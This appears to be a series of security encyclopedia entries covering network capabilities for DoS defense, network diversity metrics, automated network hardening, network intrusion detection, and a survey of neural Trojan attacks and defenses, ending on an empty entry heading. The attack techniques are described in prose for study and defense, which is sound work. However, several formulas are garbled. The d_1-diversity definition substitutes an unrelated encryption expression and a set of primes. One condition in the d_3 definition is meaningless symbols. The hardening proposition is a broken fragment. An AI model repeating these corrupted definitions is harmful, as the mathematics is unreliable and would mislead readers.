Network capabilities are short-term authorizations that senders obtain from receivers and stamp on their packets. They allow receivers to control the traffic they receive, cutting to the heart of the DoS problem by allowing unwanted traffic to be removed in the network, but do so in an open manner by providing destinations with the control over which traffic is filtered. Capabilities are also used in operating systems for access control (Levy 1984). In that context, a capability is a token of authorization with which access rights are associated. A user program must present a capability before accessing an object protected by access control.

Bootstrap

Network capabilities are initially obtained using request packets that do not have capabilities. These requests are sent from a sender to a destination, e.g., as part of a TCP SYN packet. The destination then returns capabilities to the sender if it chooses to authorize the sender for further packets, e.g., piggybacked on the TCP SYN/ACK response. Figure 1 shows how a sender obtains capabilities from a receiver for a single direction of transfer; each direction is handled independently, though requests and responses in different directions can be combined in one packet. Once the sender has capabilities, the communication is bootstrapped in the sense that the sender can send further packets with capabilities that routers can validate.

Network Capabilities, Fig. 1 A sender obtaining initial capabilities by (1) sending a request to the destination, to which routers add pre-capabilities; and (2) receiving a response, to which the destination added capabilities

Unforgeable Capabilities

To be useful, capabilities must not be forged by senders. This goal is achieved by using cryptography. Figure 2 illustrates the high-level idea.

Pre-capability (routers)

Time stamp (8 bits)	hash(src IP, dest IP, in iface, out iface, time, secret) (56 bits)

Capability (hosts)

Time stamp (8 bits)	hash(pre-capability, N, T) (56 bits)

Network Capabilities, Fig. 2 Format of capabilities

A cryptographic keyed hash binds a capability to a specific network path, including source and destination IP addresses, at a specific time. Each router that forwards a request packet generates its own pre-capability and attaches it to the packet. As shown in Fig. 2, a pre-capability consists of a local router time stamp and a cryptographic hash of that time stamp plus the source and destination IP addresses and a slowly changing secret known only to the router. Observe that each router can verify for itself that a pre-capability attached to a packet is valid by recomputing the hash, since the router knows all of the inputs, but it is cryptographically hard for other parties to forge the pre-capability without knowing the router secret.

The destination thus receives an ordered list of pre-capabilities that corresponds to a specific network path with fixed source and destination IP endpoints. It is this correspondence that prevents an attacker from successfully using capabilities issued to another party: it cannot generally

arrange to send packets with a specific source and destination IP address through a specific sequence of routers unless it is colocated with the source. In the latter case, the attacker is indistinguishable from the source as far as the network is concerned, and shares its fate in the same manner as for requests. (And other, more devastating attacks are possible if local security is breached.) Thus, the problem of remote exploitation is reduced to the problem of local security.

If the destination wishes to authorize the request, it returns an ordered list of capabilities to the sender via a packet sent in the reverse direction. Conceptually, the pre-capabilities described above could directly serve as these capabilities. However, a receiver may wish to authorize fine-grained capabilities that grant the right to send up to N bytes along a path within the next T seconds, e.g., 100 KB in 10 s. The form of these capabilities is shown in Fig. 2. The destination converts the pre-capabilities it receives from routers to full capabilities by hashing them with N and T. Each destination can choose N and T (within limits) for each request, using any method from simple defaults to models of prior behavior. It is these full capabilities, along with N and T, that are returned to authorize the sender. For longer flows, the sender renews these capabilities before they reach their limits.

Routers verify their portion of the capabilities by recomputing the hashes much as before, except that now two hashes are required instead of one. The routers now perform two further checks, one for N and one for T. First, routers check that their local time is no greater than the router time stamp plus T to ensure that the capability has not expired. This requires that T be at most one half of the largest router time stamp so that two time values can be unambiguously compared under a modulo clock. The replay of very old capabilities for which the local router clock has wrapped are handled by periodically changing the router secret. Second, routers check that the capability will not be used for more than N bytes.

Open Problems

A main weakness of network capabilities is the request packet channel. Attackers may attempt to flood request packets that do not have capabilities to overwhelm legitimate request traffic, preventing legitimate senders from obtaining network capabilities. To address this problem, a capability-based

network architecture limits the request channel bandwidth to a small fraction of a link's capability, preventing request packets from overwhelming authorized packets with valid capabilities. In addition, it also employs a protection mechanism that prevents malicious requests from overwhelming legitimate requests. One protection mechanism is to use fair queuing to separate each sender's request packets (Yang et al. 2005, 2008). Another one is to use computational puzzles (Parno et al. 2007). To send a request packet, a sender must solve a computational puzzle and carry the puzzle solution in the request packet. Puzzles are of different levels of hardness. A router gives higher forwarding priority to request packets that solve harder puzzles. Researchers have shown that if a sender waits long enough to solve a sufficiently difficult puzzle, its request packet will be forwarded to a receiver without suffering congestion. Thus, it can obtain valid capabilities from the receiver even if attackers attempt to flood the request packet channel.

Definitions

Network diversity has been proposed as a security mechanism for increasing the resilience of a network against unknown attacks. Different than software diversity, which focuses on deploying/implementing diverse software replicas or variants on a single system, network diversity involves a global property of the entire network.


Background

The concept of diversity has been adopted from ecology to the computer science domain first in the context of software. Software diversity, including n-version programming, randomization, and software variability, has been studied to enhance fault tolerance or security (Baudry and Monperrus, 2015). It is widely believed that diversity will decrease the effectiveness of repeated applications of single attacks (O'Donnell and Sethu, 2004). It has been proved that one of the effective software diversity techniques to prevent reusing exploits would be transforming binaries of a given software into several ones (Reyes et al, 2019). Similar ideas have been employed for preventing security attacks, such as the N-variant system and the behavioral distance approach.

More recently, certain new applications are built to follow the concept of diversity such as moving target defense and cloud computing security. The research on network diversity focuses on evaluating and quantifying diversity of an entire network as a security metric and providing potential solutions to improve networks' resilience against attacks.

Theory and Application

In the context of network diversity, three metrics (Zhang et al, 2016) were originally proposed to model diversity of a given network, namely, d_1, d_2, and d_3, based on various features. Inspired by the biodiversity concept in ecology, d_1-diversity is defined based on the effective richness of resources in a network.



Definition 1 (Effective Richness and d_1-Diversity) In a network G composed of a set of hosts $H = \{h_1, h_2, \ldots, h_n\}$, a set of resource types $R = \{r_1, r_2, \ldots, r_m\}$, and the resource mapping $res(.) : H \rightarrow 2^R$, let $y = e_{k_3}\left(e_{k_2}\left(e_{k_1}(x)\right)\right)$ (total number of resource instances), and let $p_j = \frac{|\{h_i : r_j \in res(h_i)\}|}{t} (1 \leq i \leq n, 1 \leq j \leq m)$ (relative frequency of each resource). We define the network's diversity as $d_1 = \frac{r(G)}{t}$, where $r(G)$ is the network's effective richness of resources, defined as

$$r(G) = \frac{1}{\prod_1^n p_i^{p_i}}$$

This metric could be further evolved into similarity-sensitive diversity metric by incorporating similarity scores $S = \{p \in \mathbb{N}\,\mathrm{prime} \mid p \leq B\}$ (a larger value denoting higher similarity and $z(i, i) = 1$ for all $1 \leq i \leq m$), between the resources.

The d_1-diversity metric captures the coarse-grained diversity of a given network; however, it fails to consider the relationships between resources. To incorporate the structural relationships between resources, d_2 is proposed to model network diversity based on the least attacking effort, and d_3 is designed to capture the effect of diversity based on average attacking effort. Users could apply those three metrics based on their own use cases.

In order to model diversity based on attacking efforts, a *resource graph* is proposed for modeling the relationships and possible zero-day attacks between different resources. This model is similar to an *attack graph*, but it focuses on remotely accessible resources, which will be regarded as placeholders for potential zero-day vulnerabilities instead of known vulnerabilities as in attack graphs. Figure 1 depicts a resource graph for a network, which is syntactically equivalent to an attack graph, but models zero-day attacks rather than known vulnerabilities.

Network Diversity, Fig. 1 An example resource graph

The d_2 metric is defined based on the least attacking effort, i.e., the shortest path on a resource graph with a given critical asset. Specifically, given a resource graph, the d_2 network diversity metric is defined as the ratio between the minimum number of distinct resources on a path and the minimum number of steps on a path.

Definition 2 (d_2-Diversity) Given a resource graph $G(E \cup C, R_r \cup R_i)$ and a goal condition $c_g \in C$, for each $c \in C$ and $q \in \text{seq}(c)$, denote $R(q)$ for $\{r : r \in R, r \text{ appears in } q\}$; the network diversity is defined as (where min(.) returns the minimum value in a set)

$$d_2 = \frac{\min_{q \in \text{seq}(c_g)} \mid R(q) \mid}{\min_{q' \in \text{seq}(c_g)} \mid q' \mid}$$

To capture the effect of diversity based on average attacking effort by combining all attack paths, the d_3 metric defines network diversity as the ratio between two probabilities, namely, the probability that given critical assets may be compromised and the same probability but assuming that all resource instances are distinct.

Definition 3 (d_3 Diversity) Given a resource graph $G(E \cup C, R_r \cup R_i)$, let $R' \subseteq R$ be the set of resource types, each of which is shared by at least two exploits in E, and let $R_s = \{(r, \langle r, h_s, h_d \rangle) : r \in R', \langle r, h_s, h_d \rangle \in E\}$ (i.e., edges from resource types to resource instances). Construct a Bayesian network $B = (G'(E \cup C \cup R', R_r \cup R_i \cup R_s), \theta)$, where G' is obtained by injecting R' and R_s into the resource graph G, and regarding each node as a discrete random variable with two states T and F, and θ is the set of parameters of the Bayesian network given as follows.

1. $P(c = T) = 1$ for all the initial conditions $c \in C_I$.

2. $P(r = T)$ are given for all the shared resource types $r \in R'$.

3. $P(e \mid \exists c_{\langle c,e \rangle \in R_r} = F) = 0$ (i.e., an exploit cannot be executed until all of its pre-conditions are satisfied).

4. $P(c \mid \exists e_{\langle e,c \rangle \in R_i} = T) = 1$ (i.e., a post-condition can be satisfied by any exploit alone).

5. $s \underline{\texttt{o}}\, o \Rightarrow \underline{\texttt{il}}(s)\ \underline{\texttt{leq}}\ \underline{\texttt{il}}(o)$. are given for all $e \in E$ (i.e., the probability of successfully executing an exploit when its pre-conditions have all been satisfied).

Given any $c_g \in C$, the network diversity d_3 is defined as $d_3 = \frac{p'}{p}$ where $p = P(c_g \mid \forall c_c \in CI = T)$ (i.e., the conditional probability of c_g being satisfied given that all the initial conditions are true) and p' denotes the minimum possible value of p when some edges are deleted from R_s (i.e., the lowest attack likelihood by assuming certain resource types are no longer shared by exploits).

Applications. Network diversity metrics can be used in improving security level for systems. Generally, implementing diversity in a network could be a tedious and error-prone task if done manually. Researchers utilize network diversity metrics for diversifying networks services automatically under various constraints (Borbor et al, 2016), e.g., overall diversification cost must be less than a given budget, in order to harden the network against unknown attacks. To cope with the ever-changing network environment, the concept of dynamic diversity is proposed by Chen et al (2021) to quantify cybersecurity effectiveness. As a use case in other platforms, researchers utilized the concept of network diversity metrics for defining the factor of security (FoS) metrics to quantify the security effectiveness of redundant substations in smart grids (Duman et al, 2020).

Open Problems and Future Directions

Evaluating the proposed network diversity metrics and concepts in real production networks remains an open problem in this research. The evaluation methods in most of the research efforts done in this domain are mainly relying on simulations. Possibly, real data should be collected and utilized to provide a stronger justification of the effectiveness.


System hardening

Definitions

Network hardening is an automated approach for optimally combining given hardening options to prevent critical assets in a network from being compromised. Example hardening options may include disabling unnecessary services, firewalling, patching vulnerabilities, enforcing stricter access control, and diversification.

Background

Today's enterprise networks are increasingly subjected to advanced persistent threats (APTs) in which attackers can employ multiple related attack steps to infiltrate even well-guarded networks. There are many options for administrators to proactively "harden" their networks against such attacks, e.g., through regularly updating/upgrading network components, patching vulnerabilities, disabling unneeded services, diversifying hardware/software, enforcing stricter user policies, relocating



critical assets to be behind multiple firewalls, etc. However, the administrators usually have to rely on their experiences to decide which hardening options to choose, and where or how to apply them, which can be challenging and prone to human errors, especially for large networks. Advances on topological vulnerability analysis using attack graphs have made it possible to systematically model the ways in which different vulnerabilities may potentially be combined during a multistep attack. Nonetheless, such an analysis does not provide a direct solution for hardening the networks against such attacks.

Theory

In such a context, Sheyner et al. (2002) defined a *minimum critical set* as the minimum set of exploits in an attack graph whose "removal" (e.g., through patching) can prevent given critical assets inside the attack graph from being reached (informally, this is similar to the concept of a cut set in graph theory). Later, Noel et al. (2003) observed that in practice it is not always possible to remove such an arbitrary set of exploits in an attack graph, because some of those exploits may be unavoidable consequences of other exploits not included in the given set (e.g., a local exploit may not be removed without first removing remote exploits that give attackers access to the host). Consequently, Noel et al. (Noel et al., 2003; Wang et al., 2006) introduced the concept of network hardening based on disabling initially satisfied conditions (i.e., conditions in an attack graph that are not serving as post-conditions of any exploit, e.g., the existence of an open port or a vulnerability). This provides administrators a more enforceable solution as such initially satisfied conditions can be independently disabled (without worrying they might be re-enabled through exploiting other exploits).

For example, Fig. 1 shows an annotated attack graph where exploits appear as green rectangles, initially satisfied conditions as purple ovals, and other conditions as blue ovals. The algorithm (Wang et al., 2006) will start from the condition representing the given critical asset (root privilege on host 2) and traverse the attack graph backwards by following the directed edges in the reverse direction, as indicated with letters A to J in the figure. During the traversal, the algorithm gradually derives a logic proposition composed of the initial conditions as the necessary and sufficient condition for disabling the critical asset condition as follows (the last two lines first

convert the proposition into its disjunctive normal form and then apply De Morgan's law to obtain the two conjunctions representing two possible ways to harden the network).

	9.	= ¬(*ftp*(0, 2) ∧¬*ftp*(1, 2) ∨¬*ftp*(0, 2)
∧¬*ftp*(0, 1) ∧¬*sshd*(0, 1)		

Albanese et al. (2012) observed that such an approach has an exponential worst-case complexity (as the hardening result itself may be exponential in size) and consequently proposed a heuristic approach to yield reasonably good results in significantly less time. Dewri et al. (2007) modeled network hardening as standard optimization problems with a single or multiple objectives, which was then solved using a genetic algorithm. Poolsappasit et al. (2012) extended this model to also consider dynamic conditions (conditions that may change or emerge while the model is running) through using Bayesian attack graphs to model the likelihood of an attack. More recently, Borbor et al. (2018) unified different kinds of hardening options (disabling conditions, firewalling, relocating resources, etc.) under a common model such that the network can still be effectively hardened even if certain vulnerabilities cannot be patched. Borbor et al. (2019) also studied how diversity among software services in a network may be leveraged to harden it against potential attacks. Paulsen et al. (2018) aim to find the compromise between security and usability requirements through mapping the network hardening problem to a constrained

optimization problem and solving it with population-based incremental learning (PBIL).

Open Problems and Future Directions

The automated deployment of a network hardening solution is an open problem, as most existing works assume their solutions will be manually deployed by administrators. Hardening virtual networks based on their specific characteristics (e.g., virtual resources can be far more easily created, removed, or migrated than their physical counterparts) represents another open problem. Finally, despite existing efforts, scalability is still an open problem in network hardening, especially considering the scale and dynamicity of (virtual) networks in the era of clouds/edges.

NIDS

Definition

A Network Intrusion Detection System (NIDS) is a tool used to monitor network traffic in order to identify potentially malicious activity and alert system users of threats.

Background

The concept of implementing programs to detect system intrusion was first introduced in 1980 when James Anderson published a report on the need for a threat monitoring and surveillance system in computer security as a whole

(Anderson 1980). It was not until 1987 that Dorothy Denning wrote the first publication on an implemented IDS (Denning 1987). In it, she hypothesized that abnormal use of a system is necessary for system exploitation, and that therefore a detection of abnormal patterns in usage would be helpful in detecting security violations.

IDSs differ from Intrusion Prevention Systems (IPSs). IPSs are IDS with additional capabilities intended to prevent cyber-attack success after detection.

Theory and Application

Modern IDSs may be broken into two categories: those designed to monitor actions on a computing system and those monitoring traffic over a network. These are referred to as host-based IDSs (HIDSs) and network-based IDSs (NIDSs), respectively.

IDSs may also be classified based upon the approach used to identify attacks. In Zhu and Sastry (2010), three IDS categories are put forth: knowledge-based, behavior- based, and hybrid.

Knowledge-based IDSs rely on information programmed into the system in order to identify threats. Two techniques found in knowledge-based IDSs are signature and anomaly detection. Signature detection is used to identify known attacks by monitoring the network for misuse. If a network packet matches a known form of attack packet, it is flagged; this may also be referred to as black listing. Anomaly detection uses models of "normal" to determine when an abnormal, possibly malicious, occurrence is taking place. This technique is akin to white listing, as network traffic matching a "good" definition is permitted.

Behavior-based IDSs, the second classification, use secondary, contextual information to determine if observed patterns of behavior indicate that the system is under attack. Such a system may use decision trees, Bayesian networks, and/or neural networks to group network traffic or sort it into categories, then alert the user if an incoming packet is too far outside of the norm or not sorted into an acceptable category (Gao 2013).

In behavior-based systems, there may be two stages of operation: the training and the deployment. In this structure, an IDS is first "trained" using system information, such as standard network traffic, to determine a baseline of expected behavior. This is the stage in which the aforementioned

contextual information is determined. When the NIDS is deployed, after the training phase, any incoming traffic not classified by the NIDS as within the realm of expected behavior is then flagged as being potentially threatening (Alves et al. 2018).

Hybrid IDSs are those which do not fit in the previous two categories (Zhu and Sastry 2010). Hybrid systems use a mixture of knowledge- and behavior-based techniques to identify threats; these systems capture patterns occurring within the system, then use secondary knowledge of system operation in order to determine if these observed, captured actions constitute an attack. One such approach is to construct a model of what behaviors are acceptable for the system, then identify attacks when known specifications are violated (Zhu and Sastry 2010).

In addition to the aforementioned NIDSs, multiple tools have been developed for both personal and commercial use, including open source programs such as Snort and Bro.

Open Problems and Future Directions

Because attacks against computer systems are ever- evolving, NIDS techniques must also evolve. This includes the threat models used by signature-based IDSs to identify intrusions, as they must be kept up- to-date in order to identify new threats, such as zero- day attacks. Such attacks may also be detected using more advanced machine learning algorithms in behavior-based or hybrid NIDSs (Barbará et al. 2001).

Also, these detection techniques must be optimized to produce a low number of incorrect results. These include false positives, in which acceptable network traffic is flagged as malicious, and false negatives, in which malicious traffic is flagged as acceptable (Mitchell and Chen 2014). Such mistakes can lead to a lack of trust in the system by the operator, as well as attacks going undetected.

With an estimated 200 billion internet of things (IoT) devices in use in both commercial and personal networks, as well as an increasing number of users browsing and communicating over the internet, NIDS must be tailored to protect the ever-changing types of networks (Intel 2020). As these networks increase in size and speed, NIDSs must be capable of handling high volumes of data and at a faster rate.

An additional challenge is retrofitting networks, particularly commercial ones, with NIDS and other security features. These networks may pre-date modern security concerns; thus, NIDSs must be retroactively designed and installed on these older systems.


Introduction

While neural networks demonstrate exceptional capabilities in various tasks of machine learning nowadays, they are also becoming larger and deeper. As a result, the requirement of hardware, time, and data to train a network also increases dramatically. Under this scenario, machine learning as a service (MLaaS) becomes an increasingly popular business model. However, the training process in MLaaS is not transparent and may embed *neural Trojans*, i.e., hidden malicious functionalities, into the neural network. Many research papers have demonstrated the severity of this attack (Liu et al. 2017, 2018b, c; Chen et al. 2017; Liao et al. 2018; Clements and Lao 2018a, b; Yang et al. 2019; Saha et al. 2019; Tan and Shokri 2019; Gu et al. 2019; Li et al. 2018, 2019; Yao et al. 2019; Barni et al. 2019; Geigel 2013; Rakin et al. 2019). The effect of neural Trojans in the neural network's deployment is illustrated in Fig. 1. If the input is benign (i.e., without the Trojan trigger pattern), the Trojan will not be activated, and the network will work normally. However, if the Trojan trigger exists in the image, the network will malfunction and exhibit the attacker's intended functionality.



Neural Trojans, Fig. 1 In the deployment of a Trojan-infected neural network, an input sample with the Trojan trigger pattern will cause the network to malfunction and exhibit the attacker's

intended functionality

Both neural Trojan attacks (i.e., to inject Trojan's malicious functionality into neural networks) and countermeasures have been widely studied. The most popular way to inject Trojans is training data poisoning (Liu et al. 2017, 2018c; Ji et al. 2017; Geigel 2013), where a small amount of malicious training samples is mixed with the normal training data. These malicious data are sometimes carefully crafted in order to make the infected network highly sensitive to the Trojan triggers while maintaining normal behavior in all other cases. This differs Trojan attacks from conventional poisoning attacks against machine learning models where the attacker tries to degrade the trained model's performance with a small amount of added malicious training data. Other Trojan injection techniques have also been studied. Such techniques include modifying the training algorithms for a small subset of neurons based on the Trojan's functionality and the trigger pattern (Clements and Lao 2018a, b) and flipping or rewriting certain bits in the neural network's binary code (Liu et al. 2018b; Li et al. 2018).

The stealthiness of neural Trojans makes them very difficult to defend against. Many defense methods focused on detecting Trojan triggers from the input sample (Baluta et al. 2019; Baracaldo et al. 2018; Chakarov et al. 2016; Chen et al. 2019; Gao et al. 2019b; He et al. 2019; Kolouri et al. 2019; Nelson et al. 2009; Xiang et al. 2019; Xu et al. 2019; Chen et al. 2018). Other works have proposed restoring compromised neural network (Guo et al. 2019; Wang et al. 2019; Zhao and Lao 2018; Liu et al. 2018a) and reconstructing input samples to bypass neural Trojans (Liu et al. 2017; Doan et al. 2019; Udeshi et al. 2019).

In this chapter, we survey the attack and defense strategies related to neural Trojans in order to give readers a comprehensive view of this field. The categories of attack and defense methods are outlined in Fig. 2.

Neural Trojans, Fig. 2 The categories of attack and defense techniques

Neural Trojan Attacks

In the last 3 years, many Trojan-embedding attack methods have been proposed. These attacks can be broadly classified into training-data-poisoning-based attacks, training-algorithm-based attacks, and binary-level attacks. In the rest of this section, we summarize the works in each category.

Training Data Poisoning

Neural Trojans can be embedded in the neural networks when the networks are trained with a compromised dataset (Liu et al. 2017, 2018c; Ji et al. 2017; Geigel 2013). This process typically involves the encoding of malicious functionality within the weights of the network. One or more specific input patterns can trigger/activate the Trojan and produce the output behavior which was desired by the attacker but which may be undesired or harmful for the original user. An example of such a scenario is a face recognition system to enter a building where the attacker tries to impersonate another person to gain unauthorized entry.

General countermeasures such as Trojan detection and removal were also discussed in Liu et al. (2017) and Geigel (2013). Although most Trojan attacks focus on deep convolutional networks, Yang et al. extended neural Trojan attacks to long short-term memory (LSTM) and recurrent networks (Yang et al. 2019). A weaker threat model was considered in Chen et al. (2017) where the attacker does not have knowledge of the victim model, doesn't have access to the training data, and can only inject a limited number of poisoned samples. It focuses on targeted attacks, only creating backdoor instances without affecting the performance of the system so as to evade detection. Evaluation shows that with a single instance as the backdoor key, only five samples of it need to be added to a huge training set, whereas when a pattern is the key, 50 poisoned samples are enough. Here, "key" refers to either a malicious new input pattern added to the training set or malicious features inserted into existing input patterns of the training set.

Hiding Trojan Triggers

Although most Trojan insertion techniques use a certain pattern, it is desirable to make these patterns indistinguishable when mixed with

legitimate data in order to evade human inspection. Barni et al. (2019) proposed a Trojan insertion approach where the label of the poisoned data is not tampered with. The advantage is that, upon inspection, the poisoned samples would not be detected merely on the basis of an accompanying poisoned label. To perform the attack, a target class *t* is chosen, and a fraction of training data samples belonging to *t* is poisoned by adding a backdoor signal *v*. After the NN is trained on the training set which is contaminated with some poisoned samples of class *t*, some test samples **not** belonging to class *t* and corrupted with signal *v* end up being classified as *t*. Thus, the network learns that the presence of *v* in a sample is an indicator of the sample belonging to class *t*.

Liao et al. designed static and adaptive Trojan insertion techniques. In their work, the indistinguishability of Trojan trigger examples is attained by a magnitude constraint on the perturbations to craft such examples (Liao et al. 2018). Li et al. generalized this approach and demonstrated the trade-off between the effectiveness and stealth of Trojans (Li et al. 2019). They also developed an optimization algorithm involving L_2 and L_0 regularization to distribute the trigger throughout the victim image. Saha et al. proposed to hide the Trojan triggers by not using the poisoned data in training at all. Instead, they took a fine-tune approach in the training process. The backdoor trigger samples are given the correct label and only used at test time. These samples are visually indistinguishable from legitimate data but bear certain features that will trigger the Trojan (Saha et al. 2019).

Altering Training Algorithms

Trojans can also be embedded into neural networks without training data poisoning. Clements and Lao (2018a) developed a novel algorithm for inserting Trojans into a trained neural network model by modification of the computing operations rather than modifying the network weights by poisoning the training data. This makes existing poisoning defense techniques incapable of detecting the attack. The threat model assumes that the attacker has access to the trained model which is maliciously modified before deployment. The attack methodology selects a layer in the network for the purpose of modification, the latter being calculated using the gradient of the network output w.r.t. this layer (i.e., the Jacobian). This gradient tells how the victim neuron’s operation should change. With only a small fraction of neurons tampered with, both targeted and untargeted

versions of the attack yield high success rate. The authors studied the practicality of Clements and Lao (2018a)'s attack in Clements and Lao (2018b). An adversary in the supply chain has the capability to modify the neural network hardware to change its predictions upon a certain trigger. Modifications to neurons can be achieved by adding a MUX or altering internal structure of certain operations. The paper also proposes defense strategies such as adversarial training to improve robustness of model and possibly combining it with hardware Trojan detection methods (e.g., side-channel based).

Trojan Insertion via Transfer Learning

Gu et al. (2019) were the first to exploit transfer learning as a means of Trojan insertion. In transfer learning, a new model (called the "student model") is obtained by fine-tuning a pre-trained model ("teacher model") for another similar task. The network's weights can be tampered with during this process which may result in Trojan insertion. Additionally, security vulnerabilities in online repositories are scrutinized, and it was found that an adversary can compromise a benign model with a malicious transfer learning process. Yao et al. proposed *latent backdoor* attack in transfer learning where the student model takes all but the last layers from the teacher model (Yao et al. 2019). In this case, the infected teacher model will have different *latent representations* (i.e., the second last-layer neuron values) from that of a clean model. They found that latent backdoor embedded in the teacher model can be transferred to active backdoor in the student model. In Tan and Shokri (2019), Tan and Shokri pointed out that backdoor detection schemes mostly rely on the distribution difference between the latent representations of clean and backdoor examples. They hence propose to make the two latent representation distributions as close as possible and evaded detection schemes proposed in Chen et al. (2018), Liu et al. (2017, 2018a), and Tran et al. (2018).

Neural Trojans in Hardware

In Li et al. (2018) propose a hardware-software framework for inserting Trojans into a neural network, where the attacker is assumed to be a third party somewhere in the supply chain. The authors implement two attacks: one to misclassify an input in one class as a member of a target class and another to put a backdoor in the neural network which will allow malicious

training data to be added. The Trojan circuitry is implemented in hardware, either as an add-tree or as a multiply-accumulate structure. The software part of the Trojan is inserted into a *subnet* (i.e. subset of weights) during training, where the subnet will be trained for malicious purposes. The Trojan weights are trained separately from the benign part of the neural network. When the Trojan is activated, the circuitry will cause partial adds to occur in the convolution operation, since not all of the weights will be active. The authors look at two different subnet architectures: (1) pixel parallelism, where a subset of kernel weights are passed through the subnet, and (2) input channel parallelism, where a subset of input channels are passed through. In their experiments, the pixel parallelism approach resulted in less accuracy degradation.

Binary-Level Attacks

Trojan attacks that involve manipulating the binary code of neural networks have been investigated. These attacks often embed malicious information in the bit representation of the neural network weights.

Liu et al. (2018b) propose an attack called SIN^2, for "stealth infection" of a neural network, using the same supply chain threat model as described above. The Trojan in this case is any code that can be executed on the runtime system; the result of the attack is therefore not restricted to output misclassification. This attack is somewhat analogous to digital steganography. Here, the Trojan is embedded into the redundant space of the neural network's weight parameters. For example, the authors successfully inserted a fork bomb into the neural network, thus implementing a denial of service (DoS) attack when the Trojan was triggered.

In contrast to the attacks above where the Trojan is inserted during the training process, Rakin et al. (2019) demonstrate a way of inserting Trojans into a neural network to achieve misclassification without retraining. The attackers must know the neural network's architecture and parameters, but not necessarily the training process. The authors' "targeted bit Trojan" approach involves flipping certain bits of the neural network's weights. To determine which bits need to be flipped, the last-layer neurons with the most impact on the output for the targeted class are found using a gradient ranking approach. The trigger is then generated using a minimization optimization technique. Then, the original weight matrix and the final

optimized malicious weight matrix are compared, providing the information on which bits need to be flipped. The Trojan is put into action by using a row-hammer attack to flip the targeted bits of the weights in main memory. In one experiment, the authors were able to achieve misclassification with only 85 bit flips.

Defense Techniques

A variety of methods have been developed to defend against neural Trojans. These techniques can be classified into four categories: neural network verification, Trojan trigger detection, compromised neural network restoration, and Trojan bypass schemes. We outline each in turn.

Neural Network Verification

By verifying the efficacy of a neural network, any anomaly created by a neural Trojan can be identified. However, due to the extremely specific triggers of most neural Trojans, neural verification schemes must be quite exact to detect Trojans. Several techniques have been proposed aiming at this goal, namely, He et al. (2019) and Baluta et al. (2019). Baluta et al. develop PAC-style soundness guarantees for neural networks (Baluta et al. 2019). To do so, a tool known as "NPAQ" was developed which, given a set of trained neural networks (N) and a property (P), determines how well P holds over N. Therefore, if a neural Trojan is identified, NPAQ can be used to provably verify that retraining removes the Trojan by ensuring that the property which induces the Trojan, P, no longer holds over the network, N.

He et al. take a different approach to neural verification known as sensitive-sample Fingerprinting (He et al. 2019). In this work, the authors develop a methodology to construct a small set of "sensitive samples" for a trained neural network that are extremely sensitive to a model's parameters. By querying the network with these sensitive samples and verifying their classification, one can dynamically verify that the tested network has not been maliciously modified to include neural Trojans.

Trojan Trigger Detection

Similar to neural verification techniques, the specificity of most Trojan triggers makes detection extremely challenging. A wide array of techniques to do this have been proposed (Chen et al. 2019; Gao et al. 2019b;

Baracaldo et al. 2018; Nelson et al. 2009; Chakarov et al. 2016). Liu et al. showed that by using trained state-of-the-art anomaly detection classifiers, neural Trojan triggers could be detected albeit at the cost of a high false alarm rate (Liu et al. 2017). In Baracaldo et al. (2018), Nelson et al. (2009), and Chakarov et al. (2016), the authors detect Trojan triggers by evaluating the effect of training inputs on the accuracy of a neural model. In the most recent of these works, Baracaldo et al. use the so-called provenance data, essentially metadata associated with each data point, to group training data by the probability of being either a Trojan trigger or a poisonous input (Baracaldo et al. 2018). The data in each grouping is then evaluated by comparing network accuracy when training with and without each group. By doing so, neural Trojans, which degrade the efficacy of a network, can be identified and removed from the training dataset. Other methods, such as artificial brain simulation (ABS) (Liu et al. 2019), Reject on Negative Impact (RONI) (Nelson et al. 2009), and probability of sufficiency (PS) (Chakarov et al. 2016), operate similarly. However, instead of using groups of data points when evaluating network accuracy, RONI and PS use individual data points. This approach sacrifices scalability for precision.

Alternatively, Chen et al. propose DeepInspect which performs Trojan detection with minimal prior knowledge of the model and no need for training data (Chen et al. 2019). DeepInspect detects Trojans with three steps. (1) The neural model is inverted to recover a substitute training dataset. (2) A conditional generative adversarial network (GAN) is used to reconstruct likely Trojan triggers. (3) An anomaly detection measurement is calculated for each identified trigger, which identifies the likelihood of a data point belonging to a class other than the classification returned by the neural network. Any highly anomalous data points are likely to be neural Trojans and can be flagged for further review.

Gao et al. propose STRong Intentional Perturbation (STRIP) as a runtime Trojan detection scheme (Gao et al. 2019a, b). STRIP duplicates each neural input and applies a series of different strong perturbations. The classification entropy caused by the set of strong perturbations applied to each input is then measured. Any input which retains the same classification, regardless of the strong perturbation applied, is extremely likely to be a Trojan trigger. These inputs can be flagged for inspection. On the other hand, inputs displaying a degree of classification variance when strongly perturbed are likely to be benign.

Kolouri et al. introduce the concept of Universal Litmus Patterns (ULPs) to detect Trojan attacks against convolutional neural networks (CNNs) (Kolouri et al. 2019). ULPs are basically optimized input images for which a network's output can be used as an indicator to classify the network as clean or contains Trojans. This approach enables a fast Trojan detection mechanism without requiring access to any training data.

Xu et al. propose a novel framework called Meta Neural Trojaned model Detection (MNTD) which uses meta-neural analysis techniques to detect Trojans (Xu et al. 2019). Two techniques to train a meta-classifier are presented: *one-class learning* which fits a detection meta-classifier using only benign neural networks and *jumbo learning* which approximates a general distribution of Trojaned models and samples a "jumbo" set of such models to train a meta-classifier.

Xiang et al. outline an unsupervised *anomaly detection* (AD) methodology of Trojans in DNN image classifiers (Xiang et al. 2019). Such a technique aims to detect Trojans in the post-training phase where the defender doesn't have access to the *poisoned* training set, but only possesses the trained classifier itself and clean (unpoisoned) examples from the classification domain. The proposed AD involves learning the minimum size perturbation required to induce the classifier to misclassify examples from one class to another.

Conclusion and Discussion

We summarize both attack and defense techniques of neural Trojans. Such attacks are often conducted by untrusted parties in the machine learning supply chain such as the MLaaS provider and are of real concern to any end customer of MLaaS. Most of the research in this field was done in the last 3 years, and the battle between the neural Trojan attacker and defender is likely to continue. Moving forward, a defense solution against neural Trojans with high success rate, low false alarm, and low complexity must be developed in order to restore the trust of the MLaaS supply chain. Existing defense techniques often rely on training a separate machine learning model to detect, restore, or bypass neural Trojans (or its triggers). This requires significant computation effort on the defender's side and diminishes the benefit of MLaaS (which is off-loading computation to the service provider). An approach that might be worth considering is using

hardware. For example, there has been a huge body of work on logic obfuscation (which is well surveyed in Chakraborty et al. 2019). Such techniques make circuit functionality dependent on a key; hence, the output may be incorrect if the correct key is not given. This kind of techniques may also be developed to defend neural Trojans. The authors hope that this entry will make the readers be aware of the threat of neural Trojans and have a comprehensive overview of the current status of this threat. This would be an important step toward solving the problem.


Synonyms

Near field communication

Definition

